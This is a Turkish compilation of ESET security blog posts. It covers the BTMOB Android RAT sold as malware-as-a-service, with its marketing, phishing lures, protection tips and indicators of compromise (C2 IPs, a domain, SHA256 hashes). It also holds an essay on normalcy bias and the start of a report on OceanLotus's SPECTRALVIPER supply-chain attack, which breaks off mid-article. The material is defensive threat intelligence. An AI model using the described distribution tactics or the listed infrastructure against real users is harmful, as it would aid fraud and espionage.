*Şekil 2. Sahte uygulama mağazası ve kötü amaçlı uygulamalar. (Kaynak:* [*@Merlax*](https://x.com/Merlax_)*)*
BTMOB, hizmet olarak kötü amaçlı yazılım (MaaS) ekonomisi için geliştirildiğinden potansiyel alıcıları bir Telegram operatörüne yönlendiren açık web üzerindeki tanıtım sayfası da dâhil olmak üzere bir yazılım ürünü olarak pazarlanmaktadır. Satış kanalı sosyal medya platformlarına da uzanmaktadır ve X ve Instagram’da bu aracı aktif olarak pazarlayan çok sayıda hesap bulunmaktadır.

*Şekil 3. Açık web’deki BTMOB teklifi*

*Şekil 4. Kötü amaçlı yazılımla bağlantılı X profili*
Birisi bu kötü amaçlı kiti satın aldığında, herhangi bir ülkedeki kurbanları en kolay şekilde tuzağa düşürebilecek oltalama tuzakları da dâhil olmak üzere, kitin özelliklerini kendi ihtiyaçlarına göre uyarlayabilir. Örneğin, araştırmacılar [Johnk3r](https://x.com/johnk3r) ve [Merl,](https://x.com/johnk3r) kısa süre önce Arjantin’in vergi ve gümrük yetkililerini taklit ederek BTMOB’u yayan kampanyalar tespit etti.

*Şekil 5. Arjantinli bir devlet kurumunu taklit eden BTMOB. (Kaynak:* [*Germán Fernández Bacian*](https://www.linkedin.com/posts/%E1%BA%A1dmin_btmob-activity-7364063708106346496-1t5j/?originalSubdomain=es)*)*
## Pazar dinamikleri ve tespit zorlukları
Geliştiriciler bu aracı başlangıçta ücretli müşterilerle sınırlasa bile ekonomik açıdan saldırganlar için durum yine de elverişlidir. Bildirilen 5.000 dolarlık ömür boyu lisans ücreti ve aylık destek ücreti, başarılı bir dolandırıcılık operasyonunun getirebileceği kazançla karşılaştırıldığında düşüktür.
Buna ek olarak, MaaS modeli, daha az sofistike saldırganlar için de engelleri azaltır. Ocak 2026’da, bir dark web forumu BTMOB ile ilgili dosyaları ücretsiz olarak indirilebileceğini iddia etti.
Forum daha sonra çevrim dışı hâle geldi ve araştırmamızda yükleri kurtaramadık ancak bu olay ticari kötü amaçlı yazılımlarla ilgili bilinen bir riske işaret ediyor: Erişim nadiren sonsuza kadar sınırlı kalır ve araç, yeniden satış, takas veya kapalı gruplar içinde paylaşım yoluyla ikincil pazarlara girebilir. Rakip kötü amaçlı yazılım aileleri de daha az yetenekli suçlular için yük özelleştirmesini ve kampanya yönetimini kolaylaştıran bazı unsurları kopyalayabilir.
Yeni varyantlar hızla üretilebildiğinden savunma uzmanları sabit bir tehdit kümesinden ziyade hızlı yük değişimi beklemelidir. ESET ürünleri, birincil aracı MSIL/BtmobRat olarak algılarken ilgili Android varyantları Android/Spy.Agent.EED, Android/Spy.Agent.EIJ ve Android/Spy.Agent.EIK gibi algılamaları tetikler. [Cyble’ın](https://cyble.com/blog/btmob-rat-newly-discovered-android-malware/) Şubat 2025 tarihli raporunda, o yılın Ocak ayı sonundan bu yana, yani sadece iki hafta kadar bir sürede, yaklaşık 15 adet BTMOB v2.5 örneğinin tespit edildiği belirtilmiştir.
## Kendinizi nasıl koruyabilirsiniz?
BTMOB ve diğer Android kötü amaçlı yazılımlarından korunmak için birkaç temel ipucu çok faydalı olacaktır:
- Resmî uygulama mağazasını kullanın: Saldırganlar, Google Play’i taklit eden sahte uygulama mağazalarını kullanır. Kuruluşlar, kullanıcıların yazılımları yalnızca resmî depolardan indirmelerini zorunlu kılmalıdır.
- Bağlantılara şüpheyle yaklaşın: E-posta, mesajlaşma uygulamaları, sosyal medya ve hedefli reklamlar yoluyla gönderilen istenmeyen bağlantılara şüpheyle yaklaşın.
- Güvenlik yazılımı kullanın: Hem bireyler hem de kuruluşlar, mobil güvenlik çözümleri kullanmalı ve mobil cihazlara diğer makineler ve ortamlarla aynı titizlikle yaklaşmalıdır. Kurumsal güvenlik ekipleri, çalışanlara tek bir kötü amaçlı indirme işleminin şirketin en değerli varlıklarını tehlikeye atabileceğini açıkça belirtmelidir.
## Güvenlik ihlali göstergeleri
BTMOB hızla “mutasyona uğradığı” için birçok gösterge hızla geçerliliğini yitirebilir. Bununla birlikte, belirli altyapı modelleri genellikle farklı örneklerde tekrar eder ve önceliklendirme işlemine yardımcı olur.
**IP’ler**
| 74.125.202.103 | 142.251.183.138 | 173.194.193.138 | 173.194.206.106 |
|---|---|---|---|
| 178.156.177.192 | 191.101.131.250 | 195.160.221.203 | 104.21.64.137 |
| 173.194.194.94 | 191.96.224.87 | 191.96.225.241 | 191.96.78.172 |
| 191.96.78.28 | 191.96.79.133 | 191.96.79.179 | 191.96.79.41 |
| 192.178.209.95 | 200.9.155.153 | 74.125.132.95 | 78.135.93.123 |
| 79.133.57.141 | arbsniper.com | | |
**SHA256 karma değerleri**
- 58AC130A8EBB09E37592AC69841483EDC5695D1545B1F04F23D5B760AC17CD94
- 0A542751724A432A8448324613E0CE10393E41739A1800CBB7D5A2C648FCDC35
- A764D73795ABE47AE640BA09999A18C47B5340E5ECC7B897AFEBF34F3F37638F
- 26A2268281E8043125EF72B92F8980B42912048753D56894BC378FB54C7C188A
- 6AE94CE710016D86ED7457236DEEF2C4C51478587F3609B6E827A348828B3931
- E5A9FDFF900DD502E8F3DCE52D2D1B69AA9AFAFB5094A28F9037E8770DB0E63B
- C6199E175FB988CBBEACDF0F5ACDF9ED83F5BDAAE5C95B7A6C27EE72CD11B0B1
- 6BBA64FA9E8A7B11CB2476CD071DE08986DB44B0783EFF211C68FA5594EF8143
- 5AAAF972C8BF39A98F2748E526DE3CC0370BA831997D7D9765CDABA599645C0D
- 5AAAF972C8BF39A98F2748E526DE3CC0370BA831997D7D9765CDABA599645C0D
- DDCE0219923D152B8FACD303F058A6286CF1F6924992B9FB9F5BF4D96436CC39
- D55057CD9110D12A192281356F06B94F342B9FEBB305CF0A5898A7E6AF40758F
- 676CB2D0A60403AFC06CEA1B572CB7261F706365FAC65621B5A4907893E7AC0D
- 75DD4FB011ED598374A46FC0D9C0D1D64A298341C34AFC83A56A6983CFD27764
- 702261BA38B57ECC3A5407FED28B2F0611A74C2EC0C116AEA4F9E6DEF0899AED
- 998A7ED1572AD9DC11375BC25294E1954E606B7CFF9FABC5C120713E597CD274
- 244D81FD9908CD17815501D4EDADEB1BAF1C421AA25D8BD61C7CB481C939540E
- 512EDE9F2FA794907999F3C26165557FDFD383B7AAD71BA022CE2C8BA6C0019D
- 7AC974899E8E05AAACD417577C97E382D5E8C5F7F4A85632CFFB47EC2F6AE4E0
- 168F50BF9A87099094EF410E3AC33E676A6A8740A5437CD09E7B63D73DF8431A
- 2525D1E427A9983B0B4CA0906A4B44FFB9814B23D53FD8A2E3AB6512B027C733
- 6101D1E1811DB052F869F7EB3402DAD28DA7E92103D4A44EE43F95846A075012
- 1A60CB5F7E2FB7C09FC3DC8459108B26AC98EE73131F37A28CFDAD5FC75B7A7D
- 97A0497DE585D3BE6EC75064AB3BD0979CD85561193C1F0669CCF4DB31330687
- 02A52C4CC11748D44C9B49D508EE4E46425661981FA1406F30EC0830CB69DDC5
- 6F9832EBB4C3054BEE4A6CE5CCB69C00E2020053E1308353343097E6A4041109
- F76B13040C634F82A8332FF9443D84C89A5BCED51AE9ADAD7FD15C05FADB4324
- C99139B0053C4C698EA0246D26D747F2A984C7ABA4613DA818ECD9F97899EF3A
- 8F09274E808E0063D51F34CAC82A5770B3DF30C792E426DA2F6A80657F27AFFC
- 140A7F995B0336942691A2E93E2017FD575267C017C7D0728D69169306F91963
- A1E457C52EAB430C20D48F2AC476E080386313F16EFB135A0471902CF68CE475
- 5A4E86BBCF0EBC455D2995DB225D9AD682E9B37B6BAD472A604A462099D988BD
- A892F1EF2E530D67BF948A48C734DA3F27718EB8B883CA0B686DDB0A81071731
- AA56F350882CE63429C6626567487B041F06168BB60F4FC371A262EABADFA660
- 752C1CFE783ED343E470AB95A4843A23872CDC98B7D3ED5633DD6C881C071A14
- 0628AD6D1FD836B13B22E75FA169502D8CE78B7AD20F0261EB5151DA98437BCA
- 6844CE1539014571360495C6FB50965E813C2721663BDD40D577D9E5163773C6
### **ESET algılama adları**
Android/Agent.FQK
Android/TrojanDropper.Agent.NES
Android/Spy.Agent.EIJ
Android/Spy.Agent.EIK
Android/TrojanDropper.Agent.NDK
Android/Spy.Spysolr.A
Android/Spy.Agent.EUG
Android/Spy.Agent.EWN
Android/Spy.Agent.FFE
Android/Spy.Agent.FFL
Android/Spy.Agent.ELM
Android/Spy.Agent.FFM
Android/Spy.Agent.FEE
Android/TrojanDropper.Agent.NBO
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Android, Dolandırıcılık, Fidye Yazılımı, Siber Güvenlik
---
### [Siber suçlular: Hiç işe almadığınız "denetçiler"](https://antivirus.com.tr/siber-suclular-hic-ise-almadiginiz-denetciler/)
**Published:** Haziran 11, 2026
**Author:** ESET
**Excerpt:** Her kuruluş denetlenir. Asıl soru, denetimi kimin yaptığıdır. Siber suçlular mı?
**Content:**
Her kuruluş denetlenir. Asıl soru, denetimi kimin yaptığıdır. Siber suçlular mı?
Biz insanların eğilimli olduğu bir bilişsel önyargı vardır ve bu, siber güvenlik uzmanlarının her gün karşılaştığı bazı zorlukların merkezinde yer alır. Bu önyargı, “normallik önyargısı*”* olarak bilinir. Dr. Lauren Braithwaite bunu *“önemli tehditler veya krizlerle karşı karşıya kaldığımızda bile felaket olasılığını hafife alma ve hayatın normal şekilde devam edeceğine inanma eğilimimiz”* olarak [tanımlar](https://medicine.yale.edu/news-article/normalcy-bias/)*.* Bu nedenle*,* yangın alarmı çaldığında insanlar tereddüt eder veya durum hâlâ kontrol altında göründüğü için diğer acil durumlarda tepki vermekte gecikirler.
Bu önyargı, tanıdık olanı güvenlikle, varsayımları ise kanıtla karıştırmamıza yol açabileceğinden siber güvenlik gerçekliğiyle başa çıkmamızı giderek daha fazla engelliyor. İnsanların siber saldırı olasılığını hafife almasına veya bariz sorun ya da sonuçların olmamasını risklerin kontrol altında olduğunun kanıtı olarak yorumlamasına neden oluyor. Uygulamada, birçok kuruluş, seçtikleri koruma platformlarından net uyarılar gelmemesini her şeyin yolunda olduğunun kanıtı olarak görür. Diğerleri ise işlerin her zamanki gibi devam edeceğini varsaydıkları için uyarı işaretlerine yeterince hızlı tepki veremezler.
Bu arada, M&S, JLR ve Co-op gibi kuruluşlarda yaşanan ihlallere ilişkin haber başlıklarının aralıksız olarak manşetlere taşınmasına (ve çoğu ihlalin aslında manşetlere hiç çıkmamasına) ve siber güvenlik sektörü ile devlet kuruluşlarının bir sonraki kurban olmamak için verdikleri tavsiyelere rağmen büyük olayların sayısı göz kamaştırıcı bir hızla artmaya devam ediyor.
[NCSC 2025 Yıllık Raporu](https://www.ncsc.gov.uk/news/uk-experiencing-four-nationally-significant-cyber-attacks-weekly), Ağustos 2025’e kadar geçen 12 aylık dönemde 204 adet “ulusal öneme sahip” siber saldırı kaydedildiğini bildirdi. Bu rakam, bir önceki yıl bildirilen 89 vakaya kıyasla %130’luk bir artışa işaret ediyor. Toplam 429 olayın 18’i “son derece önemli” olarak sınıflandırıldı; bu da ciddi olaylarda %50’lik bir artışa işaret ediyor. İhlal oranları ısrarla yüksek seviyelerde seyrediyor; bu durum, ihlal riskinin giderek normalleştiğini yansıtıyor olabilir ve *büyük ölçekte* bir normallik önyargısı olarak görülebilir. İhlal açıklamaları ne kadar yaygınlaşırsa her birinin aciliyeti o kadar azalabilir.
## Dersler çıkarıldı mı?
Siber güvenlik ihlali de dâhil olmak üzere herhangi bir tür felaket meydana geldiğinde, hükümetler ve şirketler tarafından sıkça tekrarlanan bir cümle vardır: “Dersler alındı”.
Peki, gerçekten öğrenildi mi? 2024 ile 2025 yılları arasında önemli olaylarda görülen %130’luk artış, bu iddiayı ciddi şekilde sorgulatıyor ve makro düzeyde derslerin öğrenilmediğine işaret ediyor. Görünüşe göre cevap kesinlikle hayır!
Geçen yıl, bir ihlalin ardından ortaya çıkan psikolojik durumu kısmen açıklayabilecek bir [blog yazısı](https://antivirus.com.tr/soc-ler-neden-schrodingerin-kedisi-gibidir/) yazmıştım. Birçok şirketin bir anlamda hem ihlal edilmiş hem de ihlal edilmemiş olduğunu ve bu durumu Schrödinger’in kedisine benzettiğimi savunmuştum. Günlükleri inceleyerek veya aktif olarak bir güvenlik ihlali arayarak *kutuyu açana* kadar, “ihlal edilmedik” rahatlığı, aslında kimsenin kontrol etmediğini yansıtmaktan ibarettir. Aslında bakma konusundaki bu isteksizlik, sessizce işini yapan normallik önyargısı da olabilir.
“Dersler alındı” ifadesi, kutuyu açıp kedinin (maalesef) öldüğünü gördükten sonra “*ne olduğunu biliyoruz, durumu kontrol altına aldık, endişelenmeyin”* demekle sonuçlanan bir durumdur*.* Bu bir anlatıdır, yaklaşımda anlamlı bir değişiklik olduğunun kanıtı değildir.
Buna karşılık, gerçek öğrenme, kuruluşların davranış biçimlerini değiştiren proaktif bir süreçtir. Bu durum, bütçeler, politikalar, kurallar, kurtarma planlaması, tedarikçi denetimi, kayıt tutma, izleme, eğitim ve hata toleransı gibi alanlarda yapılacak değişikliklere yansımalıdır; bunlar sadece birkaç örnek. Üstelik tüm bunlar, kaçınılmaz güvenlik ihlali gerçekleşmeden önce yapılmalıdır. Ne de olsa hareket eden bir hedefi vurmak çok daha zordur.
Dolayısıyla normallik önyargısının yaygın ve insani bir bilişsel durum olduğunu kabul edersek ihlal gerçekleşmeden önce rehavete kapılmamayı başarabilir ve ihlalin etkisini en aza indirebiliriz. “Hata yapmak insana mahsustur” ancak artık hatanın ne olduğunu bildiğimize göre, bu bilgiye göre hareket etmek ve işleri farklı şekilde yapmak zorundayız.
## Normallik önyargısı siber suçlular için fırsat oluşturuyor
Suçlu “denetçiler” insan hatasına güveniyor. Sonuçta, bu yüzden phishing hâlâ ihlallerin meydana gelmesinin en yaygın yollarından biri.
Siber güvenlikte son aşama iki ana şekilde gerçekleşir.
Ya düzenli olarak kendimizi denetleriz – sızma testleri, kırmızı/mavi/mor takım ve diğer saldırı simülasyon tatbikatları yaparız, tehdit ortamını düzenli olarak yeniden değerlendiririz ve siber dayanıklılık stratejimizin bir parçası olarak güvenlik önlemlerimize yatırım yaparız.
Ya da siber suçluların bizim adımıza bu “denetimi” yapmasına izin veririz. Onlar (kelimenin tam anlamıyla) sahte bir güvenlik hissine güveniyorlar ve işte bu, onların istismar ettiği zırhın zayıf noktasıdır. Sizi “denetleyen” suçlular acımasız, maliyetli, yıkıcı ve çoğu durumda kuruluşlar için ölümcül olabilir. İşte bu yüzden bu metafor önemlidir: Siber suçlular, bir kuruluşun güvenliği hakkında **inandıkları** ile **gerçekler** arasındaki boşluğu keşfederler.
Durumu daha net bir şekilde ortaya koymak gerekirse [ESET’in tehdit istihbaratı](https://www.eset.com/tr/business/services/threat-intelligence/) her gün 750.000 şüpheli örneği işliyor, 2,5 milyar URL’yi analiz ediyor ve bunların 500.000’ini engelliyor. Tehdit aktörleri acımasızdır ve saldırıları giderek daha sofistike hâle geldikçe bizler kendimizi bu saldırılara karşı korunduğumuzu düşünmekten vazgeçmeliyiz. Normallik önyargısının var olduğunu kabul etmeli ve buna göre hareket etmeliyiz.
Birleşik Krallık’ta bir dizi yüksek profilli perakende veri ihlali karşısında ESET, 2.000 tüketiciyle bir araştırma gerçekleştirdi. Ortaya çıkan [rapor](https://www.eset.com/uk/business/industry/retail/), diğer hususların yanı sıra alışveriş yapanların %46’sının bir veri ihlali sonrasında güveni yeniden kazanmanın 5 aydan fazla süreceğini söylediğini ortaya koydu. Bu, pahalı bir denetim! Üst yönetimin tek ilgilendiği konu buysa doğrudan mali zararı tahmin etmek için basit bir hesaplama yapmak yeterlidir. Bu, genellikle çok acı verici bir buzdağının sadece görünen kısmı olmasına rağmen tek başına yeterli olmalıdır.
## Sonuç
Normalcy bias’ın (normallik önyargısı) en ilginç bulduğum yönü, hepimizin farkında olduğu saldırı vektörlerinin artan karmaşıklığına, hızına, hacmine ve çeşitliliğine rağmen siber dayanıklılık stratejilerine yaklaşımımızın genellikle geçmişte kalmış olmasıdır – bu geçmiş nispeten yakın olsa bile. Ancak siber güvenlik alanında zaman hızla geçiyor ve bu makaleyi okumanız için harcadığınız 4 veya 5 dakika içinde ESET, 2.000’den fazla şüpheli örneği işleyecek ve yaklaşık 7 milyon URL’yi tarayarak bunların yaklaşık 1.500’ünü engelleyecektir.
Siber güvenlik hizmetlerinin sunumunu neden gözden geçirmemiz gerektiğini sorarken son birkaç yılda (hem küresel hem de yerel olarak) değişen tüm parametreleri ve bunların mevcut güvenlik durumumuzu nasıl etkileyebileceğini hesaba katıyor muyuz?
Aklınıza gelen ilk birkaç tanesini sayabilirsiniz:
- Yapay zekâ destekli dolandırıcılık ve diğer tehditlerin artışı.
- Ukrayna’daki savaş.
- İran.
- Dünya çapında siber suçların maliyetindeki artış.
- Deepfake’ler.
- Sosyal mühendislik saldırılarında artış.
- Ana saldırı vektörü olarak kimlik avının devam etmesi.
- Siber güvenlik çözümleri ve hizmetlerinin karmaşıklığının artması.
- Siber beceri eksikliklerinin endişe verici derecede geniş kalması.
Şüphesiz bunun dışında pek çok başka sorun da var. Ve sadece birkaç yıl önce satıcılar tarafından sunulan koruma düzeyinin aşamalı olarak ortadan kalkması ve MDR/XDR/MXDR hizmet ve çözümlerinin norm hâline gelmesi bir tesadüf değildir.
## Siber suçlular da yapay zekâdan destek alıyor
Suçlu “denetçiler” bu süre zarfında kesinlikle ellerini kavuşturup beklemediler. Yapay zekâ gibi yeni araçların kullanımı, mutlaka *daha iyi* kodlama anlamına gelmese de saldırıları büyük ölçüde ölçeklendirmelerine olanak tanıyor ve benzeri görülmemiş bir hızda güvenlik açıklarını taramalarına imkân veriyor.
- Denetim, test, [siber farkındalık](https://antivirus.com.tr/siber-guvenlik-egitimi-bilgiyi-kalici-hale-getirin/) ve önleme teknolojilerine yatırım yapmıyorsanız para tasarrufu yapmıyorsunuz; sadece güvenliği suçlulara devrediyorsunuz.
- C-suite yöneticileri, siber güvenlikle en çok ilgilendiği an, pahalıya mal olan bir ihlalin hemen ardından, yani normal hayatın altüst olduğu andır. Onları daha erken aşamada bu konuyla ilgilenmeye teşvik edin.
- Suçlular, ajan yapay zekâ ile 24 saat boyunca aralıksız çalışır. Çözümleriniz bununla başa çıkacak kadar dayanıklı mı? Kontrol edin.
- Kuruluşunuzun boyutu ne olursa olsun siber profilinizi ve dayanıklılığınızı sürekli olarak gözden geçirmeniz gerekir.
- (Olay) sessizliğini güvenlikle karıştırmayın – 7/24 MDR/MXDR hizmetlerine yatırım yapın.
- Artık “normallik önyargısı” tuzağını biliyorsunuz – **bundan kaçının**.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dolandırıcılık, Kurumsal Güvenlik, Siber Güvenlik, Yapay Zekâ
---
### [OceanLotus : Dış casusluktan iç hedef almaya](https://antivirus.com.tr/oceanlotus-dis-casusluktan-ic-hedef-almaya/)
**Published:** Haziran 17, 2026
**Author:** ESET
**Excerpt:** Vietnam yanlısı kötü şöhretli APT grubu OceanLotus 'un operasyonel modelinde bir değişiklik
**Content:**
Vietnam yanlısı kötü şöhretli APT grubu OceanLotus ‘un operasyonel modelinde bir değişiklik
2024–2026 yılları arasında OceanLotus’un faaliyetlerini takip ettiğimizde, operasyonel odak noktasında bir değişiklik olduğunu gördük. Bu dönemde, Vietnam yanlısı OceanLotus, dış operasyonlara daha seçici bir yaklaşım benimsemiş ve iç casusluğa giderek daha fazla ağırlık vermiştir. SPECTRALVIPER arka kapısını kullanan iki farklı kampanya tespit ettik: Vietnam’daki hisse senedi yatırımcılarını hedef alan bir tedarik zinciri saldırısı ve Vietnamlı bir altyapı ve ulaşım inşaat şirketine yönelik uzun süreli bir casusluk operasyonu.
Bu değişimin geçici bir ayarlama mı yoksa uzun vadeli bir stratejik değişiklik mi olduğu henüz belirsizdir; ancak 15 yıllık geçmişi olan bu APT grubu, agresif taktikler ve araçlarında ustalık sergilemeye devam etmektedir.
**Bu blog yazısının anahtar noktaları:**
- 2024 ortasından Şubat 2026’ya kadar OceanLotus, kendine özgü implantı SPECTRALVIPER ile Vietnamlı bir altyapı ve ulaşım inşaat şirketinin ağını ele geçirdi.
- Ekim 2025’ten Mart 2026’ya kadar OceanLotus, Vietnam’daki hisse senedi yatırımcıları tarafından yaygın olarak kullanılan bir yazılım platformu olan FireAnt Metakit’i kullanarak bir tedarik zinciri saldırısı gerçekleştirdi.
- Bu tür bir saldırının geniş potansiyel etkisine rağmen nihayetinde SPECTRALVIPER’ı alan sadece birkaç kişi gözlemledik, bu da seçici bir hedefleme olduğunu gösteriyor.
- Bir OPSEC hatası, bize SPECTRALVIPER’ın mimarisine dair içeriden bir bakış açısı sunuyor.
## OceanLotus profili
APT32 olarak da bilinen OceanLotus, [*Vietnam hükümetinin*](https://cloud.google.com/blog/topics/threat-intelligence/cyber-espionage-apt32/) çıkarlarına hizmet ettiği iddia edilen bir siber casusluk grubudur. Telemetri verilerimize göre, bu gruba atfedilen faaliyetler 2012 yılına hatta muhtemelen daha öncesine kadar uzanmaktadır. OceanLotus, esas olarak Çin ve Güneydoğu Asya’yı (özellikle Vietnam’ı) hedef almaktadır; büyük çaplı [*dijital profil*](https://cloud.google.com/blog/topics/threat-intelligence/cyber-espionage-apt32/) oluşturma kampanyalarından Vietnamlı insan hakları aktivistlerine yönelik son derece hedefli saldırılara kadar çeşitli operasyonlarla ilişkilendirilmiştir.
OceanLotus, Windows ve Linux arka kapı araçlarını sürekli olarak yenilemesi ve genişletmesiyle bilinir; genellikle benzersiz ağ protokolleri uygular veya veri toplama yeteneklerini belirli operasyonel hedeflere göre uyarlar. Bilinen araçları arasında C&C iletişimi için DNS tünelleme uygulayan [*Denis*](https://securelist.com/use-of-dns-tunneling-for-cc-communications/78203/) (diğer adıyla SOUNDBITE); C&C iletişimi için ICMP protokolünü kullanan PHOREAL; ilginç bir proxy atlama mekanizmasına sahip WINDSHIELD; ve orkestrasyon yetenekleri içeren en yeni arka kapısı *[SPECTRALVIPER](https://www.elastic.co/security-labs/elastic-charms-spectralviper)* bulunmaktadır.
## OceanLotus : Ortaya çıkış ve yeniden yapılanma
2017 ile 2020 yılları arasında OceanLotus, siber casusluk faaliyetlerini detaylandıran çok sayıda raporun ardından kamuoyunun büyük ilgisini çekti. Bunlar arasında 2017–2018 yıllarında Güneydoğu Asya’yı hedef alan [*büyük ölçekli watering-hole*](https://www.welivesecurity.com/2018/11/20/oceanlotus-new-watering-hole-attack-southeast-asia/) saldırıları, 2019’da BMW ve Hyundai gibi şirketlere yapılan[ *saldırılar*](https://www.welivesecurity.com/2018/11/20/oceanlotus-new-watering-hole-attack-southeast-asia/) ve aynı yıl Almanya’da bir Vietnamlı muhalifin [*hedef*](https://www.welivesecurity.com/2018/11/20/oceanlotus-new-watering-hole-attack-southeast-asia/) alınması yer alıyordu. Grup ayrıca 2019 ile 2020 yılları arasında insan hakları savunucularına yönelik [*operasyonlarla*](https://www.welivesecurity.com/2018/11/20/oceanlotus-new-watering-hole-attack-southeast-asia/) ve 2020’de Wuhan belediye yönetimini [*hedef alan casusluk faaliyetleriyle*](https://www.welivesecurity.com/2018/11/20/oceanlotus-new-watering-hole-attack-southeast-asia/) de bağlantılıydı.
Ancak Facebook’un OceanLotus’un paravanı olarak kullanıldığına inanılan [*şirketi*](https://about.fb.com/news/2020/12/taking-action-against-hackers-in-bangladesh-and-vietnam/) kamuoyuna ifşa etmesiyle grubun operasyonları 2020’de bir darbe aldı. Bu ifşanın ardından, grup hakkında kamuoyuna yansıyan haberler önemli ölçüde azaldı ve faaliyetleri birkaç yıl boyunca nispeten az ilgi gördü.
OceanLotus, 2023 yılında Elastic Security Labs’ın yayımladığı bir raporla kamuoyuna yeniden gündeme geldi. Bu raporda, grubun SPECTRALVIPER adını verdiği ve daha önce belgelenmemiş bir arka kapı kullanarak Vietnamlı işletmeleri hedef alan bir saldırı [*anlatılıyordu*](https://www.elastic.co/security-labs/elastic-charms-spectralviper). Buna dayanarak, araştırmamızda 2024 ortasından 2026 başlarına kadar gözlemlenen grubun daha yeni faaliyetlerini inceledik. Bu dönemde, her ikisi de birincil arka kapı olarak SPECTRALVIPER’ı kullanan ancak hedef kurban profilleri çok farklı olan iki ayrı kampanya tespit ettik.
İlk kampanya, bir altyapı ve ulaşım inşaat şirketinin ele geçirilmesini içeriyordu. Bu saldırı 2024 ortasında başladı ve Ocak 2026’ya kadar devam etti.
İkinci kampanya, 2025’in sonlarında başlayan ve Mart 2026’ya kadar devam eden bir tedarik zinciri saldırısıydı. OceanLotus bu operasyonda, Vietnamlı bir hisse senedi yatırım platformu olan [*FireAnt Metakit’in*](https://metakit.fireant.vn/intro/) güncelleme sunucusunu ele geçirdi ve meşru yazılım güncellemelerini, nihayetinde de SPECTRALVIPER’ı dağıtan kötü amaçlı bir yük ile değiştirdi. Bu kampanya, hisse senedi yatırımcılarını hedef almış gibi görünüyor ve Vietnam’ın menkul kıymetler piyasası reformlarını teşvik etmeye yönelik son çabalarıyla bağlantılı olabilir. Bu da yurt içi izleme veya soruşturma hedefleriyle olası bir bağlantı olduğunu düşündürüyor.
Son olarak, Temmuz 2025’te, Python Package Index’e (PyPI) kötü amaçlı wheel paketlerinin yüklenmesini içeren bir [*tedarik zinciri saldırısı*](https://securelist.com/oceanlotus-suspected-pypi-zichatbot-campaign/119603/) OceanLotus’a [*atfedildi*](https://securelist.com/oceanlotus-suspected-pypi-zichatbot-campaign/119603/). Ancak telemetri verilerimiz herhangi bir mağdur tespit etmedi ve bu atfı bağımsız olarak doğrulamak için yeterli görünürlüğümüz bulunmamaktadır.
Genel olarak, mevcut kanıtlar OceanLotus’un operasyonel kalıplarında potansiyel bir değişime işaret etmektedir. 2020 yılında fiziksel paravan şirketinin ortaya çıkmasından bu yana, grup yabancı casusluk faaliyetlerinde daha seçici bir yaklaşım benimsemiş ve iç hedeflere giderek daha fazla ağırlık vermiş görünmektedir.
## Bu kampanyanın bağlamı
OceanLotus’un son faaliyetlerinin, Vietnam’ın iç sahnesinde son zamanlarda yaşanan çeşitli gelişmelerle uyumlu olduğu dikkat çekicidir.
Son yıllarda Vietnamlı yetkililer, “[*Blazing Furnace*](https://thediplomat.com/2024/02/why-vietnams-escalating-anti-corruption-campaign-might-backfire/)” adını taşıyan büyük bir yolsuzlukla mücadele kampanyası başlattı. Xi Jinping’in Çin’deki büyük yolsuzlukla mücadele hamlesine benzer şekilde, Vietnam Komünist Partisi tarafından başlatılan bu girişim, partiye meşruiyetini korumak için saflarını temizlemeye istekli ve muktedir olduğunu halka göstermeyi amaçlamaktadır. 2016 yılından bu yana, bu politika, politikacılara rüşvet vermekle suçlanan [*parti yetkilileri*](https://thediplomat.com/2024/02/why-vietnams-escalating-anti-corruption-campaign-might-backfire/) veya [*iş adamlarının*](https://thediplomat.com/2024/02/why-vietnams-escalating-anti-corruption-campaign-might-backfire/) dâhil olduğu birkaç *[yüksek profilli davaya](https://www.aljazeera.com/economy/2023/7/11/vietnam-officials-go-on-trial-over-alleged-covid-flight-bribes)* yol açmıştır. Dahası, 2023 yılından bu yana, yolsuzluk skandallarıyla kamuoyunda ilişkilendirildikten sonra iki [*Vietnam cumhurbaşkanı*](https://www.aljazeera.com/economy/2023/7/11/vietnam-officials-go-on-trial-over-alleged-covid-flight-bribes) istifa etmek zorunda kalmıştır. Yalnızca 2025 yılında, partinin yolsuzluk, ekonomik suçlar ve görevi kötüye kullanma ile ilgili davalarda[ *9.600 üyesine*](https://www.aljazeera.com/economy/2023/7/11/vietnam-officials-go-on-trial-over-alleged-covid-flight-bribes) yaptırım uyguladığı bildirilmiştir.
Bu bağlamda, Vietnam’ın güvenlik aygıtının yolsuzlukla (ve daha geniş anlamda mali suçlarla) mücadele etmek için giderek daha önemli kaynaklar ayırdığı görülüyor. OceanLotus’un bu çabalarla bir şekilde ilişkili olabileceğini ve bunun, grubun son iki yıldır iç istihbarat ve gözetime yeniden odaklanmasının ardındaki bir başka neden olabileceğini düşünüyoruz. Aslında bu kampanyada tespit ettiğimiz iki hedef, son zamanlarda Vietnam kamuoyunu çalkalayan adli olayları yansıtıyor.
Örneğin, 2025 yılının Ekim ayı sonlarında, Vietnam’ın finansal düzenleme kurumu, yaklaşık 70 büyük ulusal şirketin son on yılda [*tahvil satışlarını yanlış bildirdiği*](https://www.ft.com/content/44e504e3-d4ed-4851-b25f-a47a785c5fdc?syn-25a6b1a6=1) tespit edildiğini açıkladı. Bu açıklama, ülkenin ana borsa endeksinde %5,5’lik bir düşüşe yol açtı. Ayrıca OceanLotus’un FireAnt hisse senedi alım satım uygulamasını ele geçirdiği gözlemlendiği sırada, Vietnamlı kolluk kuvvetlerinin ülkenin hisse senedi piyasasına karşı geniş kapsamlı soruşturma çalışmaları yürüttüğünü düşündürüyor.
Bu unsurlara dayanarak OceanLotus’a yönelik tedarik zinciri saldırısının muhtemelen Vietnam’da yolsuzluk ve mali suçlarla mücadele kapsamında yürütülen mevcut soruşturma çalışmaları kapsamında gerçekleştirildiğini düşünüyoruz.
## Hisse senedi yatırımcılarını hedef almak
### Tedarik zinciri
FireAnt tedarik zinciri saldırısının Ekim 2025 civarında başladığını ve Mart 2026’ya kadar devam ettiğini tahmin ediyoruz. Bu süre zarfında, tedarik zincirine maruz kalan birkaç hisse senedi yatırımcısı tespit ettik; ancak bunların sadece küçük bir kısmı nihayetinde SPECTRALVIPER arka kapısını aldı. Ekibimiz, FireAnt’ı olay hakkında bilgilendirmek için birçok girişimde bulundu ancak herhangi bir yanıt alamadı.
